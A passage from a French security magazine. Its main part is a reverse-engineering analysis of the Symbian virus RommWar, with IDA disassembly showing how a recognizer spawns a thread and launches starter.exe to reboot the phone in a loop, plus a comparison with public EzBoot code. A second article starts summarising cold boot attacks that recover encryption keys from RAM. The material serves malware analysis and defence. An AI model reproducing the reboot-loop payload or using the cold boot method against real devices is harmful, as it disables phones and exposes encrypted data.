2. Le valeur de retour : il faut suivre avec attention les valeurs placées dans les registres R0 et R4. Au retour du deuxième appel (0x10000020), R0 contient un objet **CMonRecognizer**, qui est copié dans R4. Cet objet est restauré dans R0 lors de l'instruction qui suit le troisième appel (0x1000002A). C'est donc lui qui est retourné par la routine.
3. La fonction est exportée : il est important de noter le mot **cl&ecute; EXPORT** au début de la fonction. Avec la fonction **E32Dll**, ce sont les deux seules fonctions exportées par le virus.

Tous ces éléments coïncident avec la création d'un recognizer Symbian. En effet, les API Symbian spécifient qu'un recognizer doit exporter une fonction d'ordinal 1 qui instancie et retourne un objet **recognizer**, cet objet **recognizer** héritant de **CApaDataRecognizerType**. Nous pouvons donc affirmer sans hésitation qu'il s'agit de la fonction que nous venons de désassembler.

Un recognizer Symbian doit également implémenter les fonctions :

- **DoRecognizeL()** : c'est la fonction principale chargée de la « reconnaissance » du type de données. En entrée, elle prend un buffer de données à reconnaître, et un nom associé à ce buffer (par exemple, le nom du fichier contenant les données). La fonction note le type qu'elle reconnaît dans les champs de l'objet.
- **SupportedDataTypeL()** : retourne le nom du type MIME que la classe est capable de reconnaître.
- **PreferredBufSize()** : retourne la taille recommandée des données à reconnaître. Par exemple, d'une manière évidente, si les données sont trop petites, la fonction n'aura pas assez d'éléments pour affirmer qu'elle reconnaît ou non le type MIME.

Ces fonctions se repèrent facilement dans la suite du code désassemblé. Par exemple, le virus recommande un buffer de 7 octets pour le procédé de « reconnaissance » (**Virus_PreferredBufSize** en 0x1000005C) et déclare reconnaître le type MIME **text/vnd.newlc.ezboot** (0x10000060). Le code assembleur de la fonction **DoRecognizeL()** n'est pas fourni, car plus long. Cependant, il se reconnaît aussi aisément. Le procédé de reconnaissance est basé sur l'examen du nom associé au buffer de données et sur le buffer de données lui-même. Si le nom termine par l'extension **.boot** et/ou si les données débutent par l'en-tête **EzBoot:**, la fonction déclarera que les données sont reconnues, avec plus ou moins de certitude.

```
.text:1000005C Virus_PreferredBufSize
.text:1000005C 07 20 MOVS R0, #7 ; on retourne 7
.text:1000005E 70 47 BX LR ; retour a l'appelant

.text:10000060 Virus_SupportedDataType
.text:10000060 10 B5 PUSH {R4,LR}
.text:10000062 04 1C ADDS R4, R0, #0
.text:10000064 03 49 LDR R1, =aTextVnd_newlc_
.text:10000066 00 F0 CD F9 BL __9TDataTypeRC6TDesC8 ; TDataType
.text:1000006A 20 1C ADDS R0, R4, #0
.text:1000006C 10 BC POP {R4}
.text:1000006E 02 BC POP {R1} ; R1=LR
.text:10000070 08 47 BX R1 ; retour a l'appelant
```

Toutes ces fonctions sont typiques d'un recognizer Symbian, et n'ont aucune charge virale. Une chose tout de même a attiré notre attention précédemment lors de l'instanciation du recognizer : le troisième appel de fonction qui créait un thread. Ceci n'est pas typique d'un recognizer : pourquoi créer un thread alors qu'on a juste à reconnaître un certain format de données ou un nom ?

Une partie du code assembleur de la fonction de création de thread est listée ci-dessous.

```
.text:10000180 00 25              MOVS    R5, #0 ; R5 = NULL
.text:10000184 0D 4A LDR R2, =(Virus_func+1) ; transfere le controle a
cette fonction
.text:10000186 80 23 9B 01 MOVS R3, 0x2000 ; taille de la pile
.text:1000018A 80 20 40 00 MOVS R0, 0x100 ; KMinHeapSize
.text:1000018E 00 90 STR R0, [SP,#0x1C+var_1C] ; taille minimale du tas
.text:10000190 01 90 STR R0, [SP,#0x1C+var_18] ; taille maximale du tas
= taille minimale
.text:10000192 02 95 STR R5, [SP,#0x1C+var_14] ; pointeur de donnees = NULL
.text:10000194 01 20 MOVS R0, #1 ; EOwnerThread
.text:10000196 03 90 STR R0, [SP,#0x1C+var_10] ; dernier argument =
EOwnerThread
.text:10000198 20 1C ADDS R0, R4, #0 ; copie l'objet RThread qui etait
dans R4 vers R0
.text:1000019A 00 F0 ED F8 BL Create__7RThreadRC7TDesC16PFPv_
iiiiPv10TOwnerType ; RThread::Create
```

Sous Symbian OS, la création de thread se fait via l'appel de la méthode **Create** de la classe **RThread**. Cette méthode prend plusieurs arguments : d'abord, le nom du thread, ensuite un pointeur vers la fonction à exécuter lorsque le thread est lancé, la taille de la pile, la taille minimale et maximale du tas, un pointeur vers des données à fournir au thread et, enfin, le propriétaire du thread. En assembleur ARM, les quatre premiers arguments d'une fonction sont passés par registre : le premier argument est placé dans le registre R0, le deuxième dans R1, etc. Les arguments suivants doivent être empilés sur la pile dans l'ordre inverse, c'est-à-dire que le 5ème argument doit se trouver au sommet de la pile, le 6ème en dessous du 5ème, etc. Dans les processeurs ARM, le sommet de la pile est repéré par un registre spécifique, le registre SP (*Stack Pointer*) ou registre numéro 13. La figure 3 illustre le contenu de la pile avant l'appel à **Create**.

Bien entendu, les valeurs qui se trouvaient auparavant dans les registres R0 - R3 doivent être sauvegardées si elles doivent servir ultérieurement.




Figure 3 : Empilage des arguments de fonctions sur ARM

Le virus crée un thread avec des valeurs relativement usuelles en guise de taille de pile, de tas et de propriétaire de thread. Le thread créé aura pour nom **EzBootThr**. Il appellera la fonction **Virus_func** sans fournir de paramètres (**NULL**).

Si l'on consulte la fonction **Virus_func**, son code contient peu d'instructions intéressantes, mis à part les quelques appels listés ci-dessous :

```
.text:100001E8 00 F0 E6 F8 BL Trap__5TTrapRi ; TTrap::Trap(int &)
.text:100001EC 00 28       CMP R0, #0
.text:100001EE 03 D1       BNE loc_100001F8  ; si echec lors de la
construction, sortir du trap
.text:100001F0 00 F0 10 F8 BL Virus_FonctionTrappee
.text:100001F4 00 F0 E6 F8 BL UnTrap__5TTrap ; TTrap::UnTrap(void)
```

Les API Symbian proposent un mécanisme de levée et récupération d'exceptions. Pour lever une exception – et donc quitter abruptement le fil de déroulement d'une fonction – le développeur Symbian fait appel à une fonction **User::Leave** (**LeaveIfError**, **LeaveNoMemory**...) et récupère l'exception à l'aide d'une macro **TRAP** :

```
TRAP(codeRetour, fonctionQuiLeveException());
```

En assembleur, la macro **TRAP** se traduit par 3 appels de fonctions : appel à l'initialisation du *trap*, appel à la fonction « trappée » et, enfin, appel à la terminaison du trap. Le charge virale ne se trouve donc pas dans **Virus_func**, mais dans **Virus_FonctionTrappee**.

Cette fonction est listée ci-dessous, épurée des instructions de sauvegarde et restauration de valeurs dans la pile ou les registres.

```
.text:10000224 00 F0 2A F9  BL      Connect__3RFsi
; RFs::Connect(int)
.text:10000228 00 F0 D2 F8  BL      LeaveIfError__4Useri
; User::LeaveIfError(int)
[..]
.text:1000023A 00 F0 CF F8  BL      PushL__12CleanupStackG12TCleanup
Item ; CleanupStack::PushL(TCleanupItem)
.text:1000023E 68 46        MOV     R0, SP
.text:10000240 21 1C        ADDS    R1, R4, #0
.text:10000242 00 F0 21 F9  BL      __9TFindFileR3RFs
; TFindFile
.text:10000246 1D 49        LDR     R1, =aZSystemProgram
; z:\system\programs\starter.exe
.text:10000248 1D 4A        LDR     R2, =dword_10000510
; chaine nulle
.text:1000024A 68 46        MOV     R0, SP
.text:1000024C 00 F0 22 F9  BL      FindByDir__9TFindFileRC7TDesC16T
1    ; TFindFile::FindByDir(TDesC16 const &,TDesC16 const &)
.text:10000250 00 F0 BE F8  BL      LeaveIfError__4Useri
; User::LeaveIfError(int)
.text:10000254 9A AD        ADD     R5, SP, #0x280+var_18
.text:10000256 28 1C        ADDS    R0, R5, #0
.text:10000258 00 F0 FE F8  BL      __13RApaLsSession
; allocation RApaLsSession
.text:1000025C 28 1C        ADDS    R0, R5, #0
.text:1000025E 00 F0 01 F9  BL      Connect__13RApaLsSession
; RApaLsSession::Connect(void)
.text:10000262 00 F0 B5 F8  BL      LeaveIfError__4Useri
; User::LeaveIfError(int)
[..]
.text:10000274 00 F0 B2 F8  BL      PushL__12CleanupStackG12TCleanup
Item ; CleanupStack::PushL(TCleanupItem)
.text:10000278 00 F0 DC F8  BL      NewLC__15CApaCommandLine
; CApaCommandLine::NewLC(void)
.text:1000027C 04 1C        ADDS    R4, R0, #0
; objet sauvegarde dans R4
.text:1000027E 01 A8        ADD     R0, SP, #0x280+var_27C
.text:10000280 00 F0 0E F9  BL      FullName__C10TParseBase
; TParseBase::FullName(void)
.text:10000284 01 1C        ADDS    R1, R0, #0
; retour de fonction sauvegarde dans R1
.text:10000286 20 1C        ADDS    R0, R4, #0
; utiliser comme argument pour SetLibraryName
.text:10000288 00 F0 DA F8  BL      SetLibraryNameL__15CApaCommandLi
neRC7TDesC16 ; SetLibraryNameL(TDesC16 const &)
.text:1000028C 20 1C        ADDS    R0, R4, #0
.text:1000028E 00 21        MOVS    R1, #0
; code commande = EApaCommandOpen
.text:10000290 00 F0 DC F8  BL      SetCommandL__15CApaCommandLine11
TApaCommand ; SetCommandL(TApaCommand)
.text:10000294 28 1C        ADDS    R0, R5, #0
.text:10000296 21 1C        ADDS    R1, R4, #0
.text:10000298 00 F0 EA F8  BL      StartApp__13RApaLsSessionRC15CAp
aCommandLine ; StartApp(CApaCommandLine const &)
.text:1000029C 00 F0 98 F8  BL      LeaveIfError__4Useri
; User::LeaveIfError(int)
.text:100002A0 03 20        MOVS    R0, #3
.text:100002A2 00 F0 A3 F8  BL      PopAndDestroy__12CleanupStacki
; CleanupStack::PopAndDestroy(int)
```

Le déroulement de la fonction est le suivant :

1. Connexion au serveur de fichiers : sous Symbian, toute manipulation sur des fichiers requiert une connexion préalable au serveur de fichiers. Celle-ci s'effectue par l'appel à la méthode `Connect` de la classe `RF`. Si cette connexion se passe mal, le virus lève une exception (`LeaveIfError`).

QUEL SYSTÈME D'EXPLOITATION SUR MON TÉLÉPHONE PORTABLE ?



Près d'un téléphone portable sur deux tourne sous Symbian OS. C'est un OS micro-noyau, multi-tâche, dédié aux téléphones portables. Si vous ne savez pas quel système d'exploitation tourne sur votre téléphone, il y a de grandes chances pour que ce soit Symbian OS, surtout s'il s'agit d'un Nokia.

Les BlackBerry, aisément reconnaissables, utilisent un système d'exploitation propriétaire. Ils représentent environ 20% du marché.

En principe, vous ne pourriez non plus rater l'iPhone d'Apple (environ 10% du marché). Il tourne sous l'iPhoneOS, un Mac OS X.

Les Pocket PC (10%) sont sous Windows CE. Généralement, on les reconnaît à leurs similitudes avec Windows, menu déroulant « Démarrer », logo Windows, etc.

Enfin, il reste quelques autres téléphones portables sous des Linux embarqués, Android (également basé sur Linux) et Palm OS (les Palm). Il y a de fortes chances pour que vous les ayez achetés en connaissance de cause, spécifiquement pour leur OS.

NOKIA/SYMBIAN PASSE AU LIBRE

Les sources du noyau de Symbian OS 9 entrent dans le monde du libre. Voir http://symbian.org/news-and-media. Sont également mis à disposition les outils de compilation et un environnement de simulation basé sur QEMU.

VIRUS BULLETIN 2009 : SLIDES EN LIGNE

La conférence *Virus Bulletin* (VB'2009) a eu lieu, à Genève, fin septembre 2009. Cette conférence annuelle est une des références du monde des anti-virus. Elle regroupe des chercheurs et industriels du domaine. Les présentations de cette année sont accessibles sur le site de la conférence à : http://www.virusbtn.com/conference/vb2009/programme/index.xml. VB'2010 aura lieu à Vancouver.

2. L'objet de connexion au serveur de fichiers est empilé dans une pile dédiée à la gestion de la mémoire. Il s'agit d'une technique de programmation typique sous Symbian : chaque fois qu'un objet est créé et qu'une fonction risque de lever une exception avant que l'objet n'ait été libéré, on empile par précaution l'objet dans une pile spécifique (appel à `CleanupStack::PushL`). Au contraire, lorsque l'objet n'est plus utile, on le libère et le dépile (appel à `CleanupStack::PopAndDestroy`). Si une exception est survenue avant d'avoir atteint ce stade, le système prendra soin de libérer tout ce qui se trouve dans la `CleanupStack`.
3. On cherche le fichier `z:\system\programs\starter.exe` pour en récupérer un descripteur de fichier. Le répertoire `z` est dédié aux fichiers de la ROM. L'exécutable `starter.exe` fait partie du système Symbian. Son appel provoque la réinitialisation du téléphone.
4. Connexion au « serveur d'architecture » : ceci est nécessaire pour démarrer une application.
5. Allocation d'un objet `CApaCommandLine`, dédié au lancement d'application. Le développeur du virus fournit le descripteur du fichier via la méthode `SetLibraryNameL`, et la commande à exécuter via `SetCommandL`. Le code montre clairement qu'on démarrera `starter.exe`.
6. Enfin, l'exécution en elle-même de la commande se fera lors de l'appel à la fonction `StartApp` (0x10000298), en l'occurrence, le virus demandant l'exécution de `starter.exe`. Cela provoquera une réinitialisation du téléphone et les instructions qui suivent n'auront probablement pas le temps d'être exécutées.

On peut donc retracer de bout en bout le fonctionnement de RommWar (cf. Figure 4) :

1. La fonction du recognizer viral est appelée (soit explicitement par l'utilisateur, soit au prochain *reboot* du téléphone).
2. Une thread `EzBootThr` est créée.
3. Une commande exécutant `z:\system\programs\starter.exe` est exécutée.
4. Le téléphone est réinitialisé
5. A la réinitialisation, le recognizer viral est automatiquement appelé par le système...

5 Nouvelle comparaison avec EzBoot

Le fonctionnement de RommWar est élucidé. Cependant, un mystère subsiste : son code `désassembl&e acute;` ressemble vraiment beaucoup au code source d'EzBoot (si ce n'est que ce dernier n'appelle pas `starter.exe`). Pourquoi le code machine est-il si différent ?




Figure 4 : Déroulement du virus RommWar

Chargeons le mdl d'EzBoot dans IDA. Dès les premières instructions, la différence saute aux yeux : les instructions sont toutes groupées 4 octets par 4, et non 2 par 2. Sachant que les processeurs ARM disposent de deux jeux d'instructions – le jeu d'instructions ARM sur 32 bits et le jeu d'instructions Thumb sur 16 bits – cela laisse à penser que les instructions ARM sont utilisées. Il faut le confirmer, car il pourrait également s'agir de deux instructions Thumb (2 fois 16 bits).

```
.text:10000004 00 00 A0 E3                MOV     R0, #0
.text:10000008 1E FF 2F E1                BX      LR
```

IDA dispose d'une fonctionnalité pratique à ce sujet. Il garde en mémoire un registre virtuel, le registre T, qui est à 0 si on utilise le jeu d'instructions ARM et à 1 si on utilise le jeu d'instructions Thumb. Le menu ***View -> Print segment registers*** (***Affichage -> Afficher les registres de segment***) permet d'afficher ce registre. En l'occurrence, pour le code d'Ezboot, on obtient T=0, c'est-à-dire qu'on utilise le jeu d'instructions ARM, tandis qu'on a T=1 (instructions Thumb) pour le virus. Il n'est donc pas étonnant que la comparaison de binaires ait échoué, les deux binaires n'utilisant pas le même jeu d'instructions.




Figure 5 : Configurer la compilation en mode Thumb d'un recognizer, avec l'interface de développement Carbide.C++

Par curiosité, on peut recompiler le code source d'Ezboot, mais en mode Thumb (voir Figure 5), et ensuite comparer le nouvel exécutable obtenu avec celui du virus. Cette fois-ci les binaires se montrent très proches (voir Figure 6). Comme à la figure 2, les trous montrent les différences, tandis que les octets affichés sont ceux qui sont identiques dans les deux binaires.

Le début du binaire ne présente que des différences mineures.

Dans l'en-tête E32, l'UID 3 et par conséquent le *checksum* des UID est différent. Le *timestamp* de création des binaires est également différent.

Dans le code, les rares différences que l'on note correspondent à des différences d'offset lors de l'appel de fonctions ou de chaînes de caractères. Par exemple, dans le virus, l'offset 0xd0 (et suivants) contient 94 05 00 10, tandis que, pour Ezboot, on a 44 05 00 10. Dans les deux cas, il s'agit de l'adresse en mémoire du mot contenant l'UID3, mais cette adresse est différente pour les deux exécutables.




Figure 6 : Comparaison entre le binaire du virus et le binaire recompilé d'EzBoot

La suite de l'exécutable présente de plus en plus de différences. Ceci vient en réalité d'une seule différence : le code du virus importe une fonction de plus dans `APMIME.DLL` que le code d'EzBoot. Du coup, la table des imports (*Import Address Table - IAT*) comporte une entrée de plus. Par conséquent, il y a également un `stub` de plus dans le code (qui redirige vers la bonne entrée de l'IAT). Cela explique pourquoi, à partir de ce point, on ne reconnaît plus beaucoup de similarités. Notamment, on ne reconnaît pas les constantes des deux binaires : elles sont effectivement majoritairement identiques, mais décalées de quelques octets les unes par rapport aux autres. C'est une limite de la comparaison octet par octet.

Néanmoins, le code machine des instructions liées au code étant identique entre virus et EzBoot, on peut en conclure que le code source est le même (même nombre de fonctions, même algorithme, même appel de fonctions...). Les seules différences sont le jeu d'instructions utilisé (ARM/Thumb), le nombre de fonctions importées et – le plus important – le nom de l'exécutable lancé.

Si on réfléchit, cela fait un peu froid dans le dos. Le code du virus RommWar était presque intégralement disponible sur un forum sur Internet. Le virus s'est-il propagé à la suite d'une erreur de programmation ? Un développeur s'est-il trompé et a-t-il utilisé EzBoot pour lancer `starter.exe` ? L'idée du *malware* est-elle née de cette erreur ? Les hypothèses restent ouvertes...

REMERCIEMENTS

Merci à Jie Zhang et Alexandre Aumoine pour leur précieuse aide sur Symbian et IDA. Merci à Guillaume Lovet pour sa relecture détaillée.

RÉFÉRENCES

[F-SECURE] *F-Secure Trojan Information Pages : RommWar.C*, http://www.f-secure.com/v-descs/rommwar_c.shtml

[MCAFEE] SymbOS/Romsilly.A, http://vil.nai.com/vil/content/v_139175.htm

[FORTINET] *Fortiguard Center In-Depth Analysis*, SymbOS/RommWar.C!tr, http://www.fortiguardcenter.com/virusency/SymbOS/RommWar.C!tr

[AVAR 2007] ZHANG (Jie), « Find out the 'Bad guys' on the Symbian », *Association of Anti Virus Asia Researchers Conference* 2007 (AVAR).

[SISWARE] SISWare 4.71, http://sisware-reviews.blogspot.com/2008/12/sisware-471-download.html


[UnMAKESIS] UnMakeSIS, http://www.atz-soft.com/unmakesis.html

[UnSIS] UnSIS, http://developer.symbian.com/main/tools/devtools/distribute/

[PETRAN] PETran, https://developer.symbian.com/wiki/display/pub/Unsupported+developer+tools

[EZBOOT] http://www.newlc.com/Writing-a-recognizer-The-EZBoot.html

[IDAPRO] IDA Pro, http://www.hex-rays.com/idapro/



COLD BOOT ATTACKS SUR LES CLÉS DE CHIFFREMENT

Oriane Agostini – Ingénieur Recherche et Développement – Trusted Labs
Anne-Sophie Rivemalei – annesophie.rivemale@gmail.com

mots-clés : *RÉMANENCE DES DONNÉES / DISQUES CHIFFRÉS / ATTAQUES / CLÉ DE CHIFFREMENT*

Cet article est une synthèse de l'étude publiée par l'Université de Princeton, intitulée « Lest we remember », traitant d'une nouvelle attaque sur les disques de chiffrement et reposant sur le principe de rémanence des données.

1 Introduction

Lors de l'exécution d'un programme, l'ordinateur stocke des données de manière temporaire sur la mémoire vive ou RAM. Elle est dite « volatile », car elle s'efface à l'extinction de l'ordinateur ou lors d'une panne.

Cependant, une étude publiée par l'Université de Princeton démontre que les informations placées dans la mémoire vive sont accessibles peu de temps après l'arrêt du système. Par exemple, les systèmes de chiffrement des disques durs sont contournés ainsi.

Afin d'expliquer de manière approfondie cette nouvelle attaque, nous présentons cette étude en abordant de la même manière les notions importantes. Nous étudions, dans un premier temps, les effets de rémanence et les images mémoire, puis les problèmes de reconstruction et d'identification des clefs dans la mémoire, suivis d'une explication des attaques sur certains disques chiffrés, pour aboutir à quelques contre-mesures et leurs limitations.

2 Étude sur la conservation de la mémoire et caractérisation des effets de rémanence

Bien avant la découverte de cette nouvelle attaque sur les clefs de chiffrement, des études ont montré que les données de la mémoire sont conservées après l'extinction d'une machine, même à température ambiante, et que le temps de conservation de ces données s'améliore en refroidissant la DRAM.

En s'inspirant des travaux de Chow, Pfaff, Garfinkel et Rosenblum, Petterson a suggéré d'exploiter la rémanence des données après un *cold boot* pour récupérer des images de la mémoire ainsi que des clefs cryptographiques. Plus récemment, Microsoft a considéré le problème de la rémanence des données et a donc créé un système de chiffrement de disque dur : BitLocker Drive Encryption. MacIver a étudié ce système et affirmé qu'il était fiable en mode avancé (mot de passe de session). Il a également remarqué l'influence de la température sur la rétention des données. D'autres chercheurs comme Anderson, Skorobogatov ou Gutmann se sont également intéressés à ce problème de sécurité, mais l'étude la plus complète est celle décrite par les chercheurs de l'Université de Princeton, car elle ne requiert ni les droits *root*, ni du matériel hardware spécifique, et est résistante aux contre-mesures des systèmes d'exploitation.

Des expériences sur différents types de mémoires, plus ou moins récentes, ont été menées à différentes températures, afin de caractériser la rémanence des données de la DRAM et de mieux comprendre les propriétés de sécurité des mémoires modernes. Une cellule de DRAM code un unique bit et se compare à un condensateur dont la charge s'échappe petit à petit : la cellule va donc perdre son état. Sa valeur doit donc être rechargée pour éviter sa perte définitive. Ces tests montrent que le délai de perte totale des données, pour une machine à température normale, est compris entre 2.5 et 35 secondes. De plus, les ordinateurs dont les mémoires sont plus récentes, tendent à dégrader les données de la RAM plus rapidement après l'arrêt du système, mais même le plus court de ces délais est suffisant pour mener à bien cette attaque sur les clés de chiffrement.

Des expériences à température réduite sont menées pour déterminer l'influence de la température sur la rétention des données. Le module mémoire est refroidi

à environ –50°C pendant que la machine est allumée. L'appareil est ensuite mis hors tension et le module maintenu à cette température jusqu'à ce que la machine soit de nouveau allumée. La dégradation des données se fait beaucoup plus lentement, et le taux de perte est assez bas pour qu'un attaquant, lors d'une coupure du système pendant 60 secondes, récupère 99.9% des données.

Pour améliorer le temps de rétention, le module mémoire est retiré de la machine et placé dans un bidon d'azote liquide. Replacé dans la machine une heure plus tard, on observe que seules 0.17% des données sont perdues. Ainsi, toutes les précautions mises au point pour protéger les données ne sont pas fiables face à une telle attaque.

De plus, des tests ont montré que l'ordre de détérioration des cellules est relativement prévisible. Cependant, certaines cellules (environ 0,05% des cellules mémoire en temps normal) ne suivent pas le même schéma, ce qui est dû en général à une variation de leur construction ou à la géométrie physique de la DRAM. Ainsi, certaines cellules se déchargent plus rapidement.

